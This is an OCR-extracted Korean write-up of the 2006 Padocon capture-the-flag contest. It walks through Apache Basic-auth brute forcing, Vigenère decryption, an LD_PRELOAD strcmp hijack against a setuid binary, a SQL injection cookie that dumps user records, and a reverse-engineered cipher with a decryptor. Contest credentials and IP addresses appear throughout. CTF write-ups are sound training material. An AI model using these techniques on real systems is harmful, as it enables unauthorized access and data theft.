
Padocon Capture The Flag Hacking Contest Report

team_name: ronny
구성원 - wooyaggo , hkpco

1. SectionA - Level1

http://www.plus.or.kr/ctf/prob/C4724593D21AECCD08A4914B66BA278E



SectionA - Level1 : http://www.plus.or.kr/ctf/prob/C4724593D21AECCD08A4914B66BA278E

/*
http://168.188.130.240/mcthemecju/
hint1: id, password 모두 영어 소문자 네 개로 이루어져있습니다.
hint2: id는 body 입니다.
*/

SectionA의 level1은 아파치 인증을 통과하는 문제입니다.
우선 http://168.188.130.240/mcthemecju/ 주소로 접근을 하면 아파치 인증창이 나옵니다.
`영역` 이라고 되어있는 부분에는 Level7 Adult Club이라고 되어있습니다.
힌트는 아이디와 패스워드 모두 영어소문자 네개, 그리고 id는 body라고 되어있습니다.
약간의 센스를 이용하여 풀자면 성인클럽에서 아이디는 body, 그리고 4글자로 시작하는 연관된 단어는

good , sexy 등이 있겠습니다. 추측되는것들을 하나씩 대입시켜보면 패스워드는 sexy인것을 알 수 있습니다.
다른 풀이는 아파치 인증을 Bruteforce로 푸는 방법입니다.

아파치를 인증할때 사용하는 method는 Authorization 입니다.
(packet_capture를 하거나, rfc를 참고하면 알 수 있습니다)
현재 문제에서의 아파치 인증에서 Authorization method의 사용방법은 아래와 같습니다.

==========
| Authorization: Basic ID:PASSWORD(base_64 encoding) |
==========

C언어를 이용하여 Bruteforce를 하도록 코딩하였습니다.
Base64인코딩 함수는 인터넷에 많이 배포됩니다.

BruteForce Program: http://hkpco.joinc.co.kr/apachebrute.c
Base64_function Header: http://hkpco.joinc.co.kr/base64.h

apachebrute.c가 하는일은 문제서버의 인증부분의 패스워드를 무차별대입을 이용하여 요청한뒤,

인증을 통과하면 그 결과 페이지를 뿌려줍니다.

이제, apachebrute를 실행한뒤 기다리면, 패스워드가 일치했을때의 결과페이지를 뿌려줍니다.

```
[hkpco@ns public_html]$ gcc -o apachebrute apachebrute.c
[hkpco@ns public_html]$ ./apachebrute
Request Success!

++++++++++++++++++++++++++++++
ID: body , Password: sexy
++++++++++++++++++++++++++++++
HTTP/1.1 200 OK
Date: Sun, 12 Feb 2006 21:14:20 GMT
Server: Apache/2.2.0 (Unix) PHP/4.4.1
X-Powered-By: PHP/4.4.1
Content-Length: 109
Content-Type: text/html

<HTML>
```

<BODY>


Congraturations!

Password is "YoSoSeXySeXy!"

</BODY>

</HTML>
0//EN">
<html><head>
<title>401 Authorization Required</title>
</head><body>
<h1>Authorization Required</h1>
This server could not verify that you
are authorized to access the document
requested. Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.
</body></html>

2. SectionA – level2




VafpdxhhwcctdpjneiqgjKtrrtwlhsipmqffmxxwiyjxvwxxvbtpBnpmjpwkqkdqnyqltnojvanujzglykhsdrxgxnpzmqpktxvwxsvedceujtggmftxzuxiVanutscedubxklxqityxwhnqvafvbxybigedwljfytttscedubxqyhtruvhlttryaneanulzhynebjpmqaetpzfpwmclfqgjvhtpxhqkjuluqgigghabsceujtggmNybxjmtggoqryjbxVajrtxupttwnukzpgtyvyhztqwqwvpvhdqn

다음사이트에서 CTF(복호화key=YHV)를 복호화한후, 문제에서 주어진 알파벳들과함께 복호화 하였습니다.
http://math88.com.ne.kr/crypto/vigenere.html

복호화 결과
THANKSFORAJOBWELLDONEIAMPARJONGWHOMAKESUPTHEQUESTIONIINTENDFORYOUTOSOLVETHISQUESTIONBYSEEINGHOWFREQUENTLYALPHABETAREUSEDTHISANALYSISISSOPOWERFULTHATISWIDELYUSEDFORANALYSISOFCRYPTOGRAMWHICHISSUFFICIENTLYLONGANDHASAONETOONECORESSPONDENCYINALPHABETIWISHTOENJOYTHIS**THEPASSWORDISRUNNOWCTFGOODLUCKTOYOU**

제일 마지막 문장 **THEPASSWORDISRUNNOWCTFGOODLUCKTOYOU**을 띄워쓰기로 나타내면
THE PASS WORD IS **RUNNOWCTF** GOOD LUCK TO YOU
SectionA-level2의 패스워드는 runnowctf

3. SectionB - level1



로그인: flag

flag@141.223.175.220 의 비밀번호: flagthewind

Last login: Mon Feb 6 01:09:37 2006 from 211.200.19.124

공지 : 기타 작업은 /tmp 밑에다가 해주세요

[flag@rh73 flag]$ ls

prob

[flag@rh73 flag]$ cd prob/

[flag@rh73 prob]$ ls

ctf_sf

[flag@rh73 prob]$ ls -l ctf_sf

-rwx--x--x   2 root   root   13677 2월 4 10:16 ctf_sf

LD_PRELOAD를 이용해서 Read권한이 없는 실행파일의 특정 함수를 Hijack


[flag@rh73 .ronny]$ cat lib.c

```
#include <dlfcn.h>
int strcmp(const char *s1, const char *s2)
{
    return 0;
}
```

[flag@rh73 .ronny]$ gcc -fPIC lib.c -shared -o lib.so

[flag@rh73 .ronny]$ ls


a.out ctf_sf lib.c lib.so





Who is He????

```
[flag@rh73 .ronny]$ cat test.c
#include <stdio.h>

int main()
{
  int i;
  for ( i=0; i<9999;i++){
    system("cp /home/flag/prob/.passwordfile .");
  }
  return 0;
}
```


4. SectionB – level2







r_num은 항상 1234로 설정, r_nick은 "내가 입력한 별명"값



아무 결과도 안뜸

GET /madcow/list.php HTTP/1.1

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*

Referer: http://168.188.130.239/madcow/index.php

Accept-Language: ko

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; (R1 1.5); .NET CLR 1.0.3705)

Host: 168.188.130.239

Connection: Keep-Alive


Cookie: r_num=' or 1=1- ; r_nick=1;

****


your information :

이 름 : levelpass
별 명 : TooQooPoo0101
Secret Code : 1234

****


http://semi.chonnam.ac.kr/~wooyaggo/ - Microsoft Internet Explorer
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)
주소(D) http://semi.chonnam.ac.kr/~wooyaggo/
이동
****
your information :
이 름 : levelpass
별 명 : TooQooPoo0101
Secret Code : 1234
****
****
your information :
이 름 : 최민영
별 명 : 참새
Secret Code : 4321
****
****
your information :
이 름 : 김건엽
별 명 : 킁킁
Secret Code : 33
완료
인터넷

5. SectionC – level1



리버싱을 통해 암호화 루틴과 암호 인증방식을 분석하여 암호화 코드 및 인증 스트링을 분석했다.

Enc.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include "dumpcode.h"

int main (int argc, char *argv[]) {

        char *enc_passwd, *data=argv[1];
        int len, cur, remainder;

        if(argc!=2){
                printf("<Usage> : %s string\n",argv[0]);
                return 1;
        }
```

```
        len=strlen(data);

        cur=len-1;

        enc_passwd = (char *)malloc(len+1);
        memset((void *)enc_passwd,0x00, len+1);

        for( ; cur>=0; cur--) {
                remainder = data[cur] % len;
                while(enc_passwd[remainder]!=0x00) {
                        printf("%d\n",cur);
                        remainder=(remainder+1) % len;
                }

                enc_passwd[remainder] = data[cur] ^ remainder;
                dumpcode (enc_passwd,len+1);
        }

        printf("%s",enc_passwd);
        free(enc_passwd);

        return 0;
}
```

```
pyppw`c         t`cg     fn        nh        bdcp     6rca0
```

이런식으로 6개의 암호화된 단어가 붙어있다.

기존의 암호화 리버싱한 것을 통해서 복호화 프로그램 제작 만듬.


Dec.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include "dumpcode.h"
```

```
char *encrypt(char *string) { // 암호화 함수, return값 free 필요

	char *enc_passwd, *data=string;
	int len, cur, remainder;

	len=strlen(data);

	enc_passwd = (char *)malloc(len+ 1);
	memset((void *)enc_passwd,0x00, len+ 1);

	for(cur=len-1; cur>=0; cur--) {
		remainder = data[cur] % len;
		while(enc_passwd[remainder]!=0x00) {
			remainder=(remainder+ 1) % len;
		}

		enc_passwd[remainder] = data[cur] ^ remainder;
	}

	return enc_passwd;
}

int main(int argc, char *argv[]) {

	char *enc_string=argv[1];
	char *dec_string;
	int cur, nst; // nst = n번째 문자 비교중
	char ch, *enc_data; // enc_data = dec_string 암호화한 문자열

	if(argc!=2) {
		printf("<Usage> : %s <encrypt password>₩n",argv[0]);
		return 1;
	}

	dec_string=malloc(strlen(argv[1]));
```

```
        memset(dec_string, 0x20, strlen(argv[1]));
        dec_string[ strlen(argv[1]) - 1 ] = 0x00;

        printf("enc_string length is %d₩n", strlen(enc_string));

        for(cur=strlen(enc_string)-1;cur>=0;cur--) {
                nst=strlen(enc_string)-cur;
                for(ch=0x20;ch<=0x7e;ch++) {
                        dec_string[cur]=ch;
                        enc_data=encrypt(dec_string);
#ifdef DEBUG
                        printf("₩npassword is [%s]₩n",enc_data);
                        printf("data     is [%s]₩n",dec_string);
                        printf("nst is %d₩n", nst);
#endif

if(strncmp(enc_data,enc_string,nst)==0) {
                                printf("%dst character is '%c'₩n", nst, ch);
                                free(enc_data);
                                break;
                        }
                        free(enc_data);
                }

        }
        printf("encrypt string is [%s]₩n", dec_string);
        return 0;
}
```

6. SectionC – level3



